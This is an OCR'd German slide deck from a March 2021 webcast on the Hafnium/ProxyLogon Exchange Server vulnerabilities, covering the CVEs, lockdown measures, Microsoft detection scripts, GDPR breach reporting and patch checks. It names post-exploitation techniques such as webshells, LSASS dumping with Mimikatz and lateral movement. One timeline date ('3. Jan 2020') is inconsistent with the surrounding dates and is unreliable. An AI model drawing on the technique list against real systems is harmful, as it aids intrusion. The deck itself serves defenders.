
Webcast

Hafnium – Sprechstunde 18.03.2021

frank.carius@netatwork.de




T+16

Net at Work
Building IT-Excellence.


Weckruf

- Exchange 2013/2016/2019 Server haben kritische Lücken
  - Vektor: Anonymer Zugriff per HTTPS auf Exchange Dienste (EWS, OAB, OWA, EAS etc.)
  - CVE-2021-26855: Authentifizierung an Exchange ohne Anmeldedaten für weitere Angriffe
  - CVE-2021-26857: Bug in UM erlabt ausführen von Code als System mit Anmeldedaten
  - CVE-2021-26858/CVE-2021-27065: erlaubt das Schreiben von Daten mit Anmeldung
- Schadmöglichkeiten
  - Angreifer kann Inhalte aller Mailboxen lesen -> Datenverlustrisiko, DSGVO-Verletzung/Meldung
  - Angreifer kann Dateien ins Dateisystem des Exchange Server schreiben
    -> WebShell („China Chopper“, erstmals 2012 entdeckt)
  - Angreifer kann Befehle als „LocalSystem“ und „Exchange Trusted Subsystem“ ausführen
    -> Exchange Konfiguration ändern, Postfach Export, weitere Angriffe als Sprungserver
- Timeline
  - Dez 2020 Meldung einer Lücke an Microsoft durch DEVCORE
    https://proxylogon.com/#timeline und https://www.youtube.com/watch?v=SvjGMo9aMwE
  - 3. Jan 2020 „In the Wild“- Meldung durch Volexity
    https://www.volexity.com/blog/2021/03/02/active-exploitation-of-microsoft-exchange-zero-day-vulnerabilities/
  - Feb 2021 Zunahme der Angriffe
  - 2. März 2021 Updates durch Microsoft öffentlich

Was ist JETZT tun sollten




Lockdown




- Eingehend: HTTPS Zugriff unterbinden
  - Neu/Erstinfektion verhindern
  - Download von „geschürften Daten“ verhindern
  - Netzwerk: Firewall-Regeln oder Reverse-Proxy
  - Ggfls. IIS beenden oder Zugriff beschränken
- Ausgehend: Internetzugriff für Exchange
  - ausgehendend Verkehr unterbinden (HTTP und TCP und UDP!)
  - Achtung bei großzügigen Client-Regeln
    z.B. Teams=3478/UDP, HBCI=3000/TCP, Elster1=8000/TCP, RDP=3289/TCP+UDP)
  - Blockiert das Nachladen von Malware
  - Verhindert Zugriffe per Remote-Shell
- Temporärer Schutz
  - „ExchangeMitigations.ps1“ und „BackendCookieMitigation.ps1“
    https://github.com/microsoft/CSS-Exchange/blob/main/Security/README.md


Analyse




- MSERT.EXE
  https://docs.microsoft.com/en-us/windows/security/threat-protection/intelligence/safety-scanner-download
  - Scannt und beseitigt „bekannte“ Backdoors (Defender Patterns)
  - Nur interaktiv, kein Realtime-Scan
- Test-ProxyLogon.ps1 zur Analyse von
  https://github.com/microsoft/CSS-Exchange/blob/main/Security/README.md
  - Logfiles: IIS-Logs, ECP Log, OAB-Log
  - Eventlog: Unified Messaging
  - ASPX-Dateien und ZIP-Dateien
    False Positive in ProgramData z.B. Veeam, Symantec, McAfee, u.a.
- CompareExchangeHashes.ps1
  - Soll/Ist-Vergleich der Dateien
  - Aktuellste Version fehlt.
  - PrePatch-Check
- 3rd Party Malware-Scanner




Bewertung


Lockdown
Analyse
Reparieren
Auswertung


Start
„Treffer“
JA
NEIN
Risiko
abschätzung
DSGVO-Meldung / Strafanzeige / Versicherung
Reparieren
Neuaufbau
Patchen
Ende

DSGVO / Strafanzeige / Versicherung




- Datenpanne
  - Unverzüglich max. 72h.
  - "Nachmeldung" möglich mit vernünftiger Begründung.
  - Teilmeldung möglich: „Wir haben was, aber liefern nach“. Datenschutz erwartet Frist setzen.
  - Keine Meldung: zusätzliches "kleines" Bußgeld (max. 2% des Vorjahresumsatz oder 10 Mio €)
- Aktivitäten
  - Jede Datenpanne muss intern dokumentiert werden.
  - Aber nicht jede Datenpanne muss gemeldet werden.
  - Und nicht jede gemeldete Datenpanne wird mit Bußgeld belegt.
- Datenschutzbehörden sind uneins
  - BaWü: Wird Ausnutzung festgestellt ist grundsätzlich Meldepflicht
  - RLP: Meldeplicht wenn Daten-Abfluss möglich
  - NRW: keine Meldung wenn kein Abfluss
  - HH: Verweisen auf BayLDA nach https://datenschutz-hamburg.de/pages/microsoft-exchange/
  - BayLDA: wenn "hinreichende Wahrscheinlichkeit oder über 9 März hinaus nicht gepatcht -> Meldepflicht
  - Datenschutzleitfaden https://www.lda.bayern.de/media/pm/pm2021_02.pdf

Risikoabschätzung

Lockdown → **Analyse** → Reparieren → Auswertung

- Welche Rechte hat „Exchange **Trusted** Subsystem“?
  - Weniger Rechte ab Ex2019CU1, Ex2016CU12, Ex2013CU22
  - Cluster File Share Witness?
- Welche Rechte hat „**LocalSystem**“?
  - Anmeldung als Admin auf dem Server
  - LSASS-Dump, Mimikatz
  - Sprunghost auf andere Server
- „Webshell“?
  - ASPX, PHP, o.a. Datei, die Code ausführt
  - Parameter enthält Code
- Unbekannte Malware?




Quelle: Virustotal.com 8. März 2021

Analysis - Post-Exploitation from Microsoft Exchange HAFNIUM https://www.youtube.com/watch?v=rn-6t7OygGk

Update/Patch/Reparatur

Lockdown → Analyse → **Reparieren** → Auswertung



Achtung UAC: Immer mit administrativen Rechten installieren

Prüfen

Lockdown → Analyse → Reparieren → Auswertung

- Nicht geeignet
  - Get-ExchangeServer
  - Get-Hotfix
  - OWA-Parsing
  - SMTP-Header
- Besser
  - Windows Update GUI
  - Windows Explorer
- Build-Nummern
  - Exchange mit 2. März Security Update

```
[PS] C:\>Get-ExchangeServer | Format-List Name,Edition,AdminDisplayVersion
Name                : EX16
Edition             : Standard
AdminDisplayVersion : Version 15.1 (Build 2176.2)
```


```
PowerShell 7 (x64)
PS C:\> $owalogin=(Invoke-WebRequest
PS C:\> $owalogin.Content.Substring(
15.1.2176
PS C:\>
```

C:\Program Files\Microsoft\Exchange Server\V15\ClientAccess\Owa

Name	Date modified	Type
15.1.2176.2	08.12.2020 23:45	File folder
15.1.2176.4	07.02.2021 01:57	File folder
15.1.2176.9	03.03.2021 01:57	File folder
auth	07.03.2021 22:31	File folder

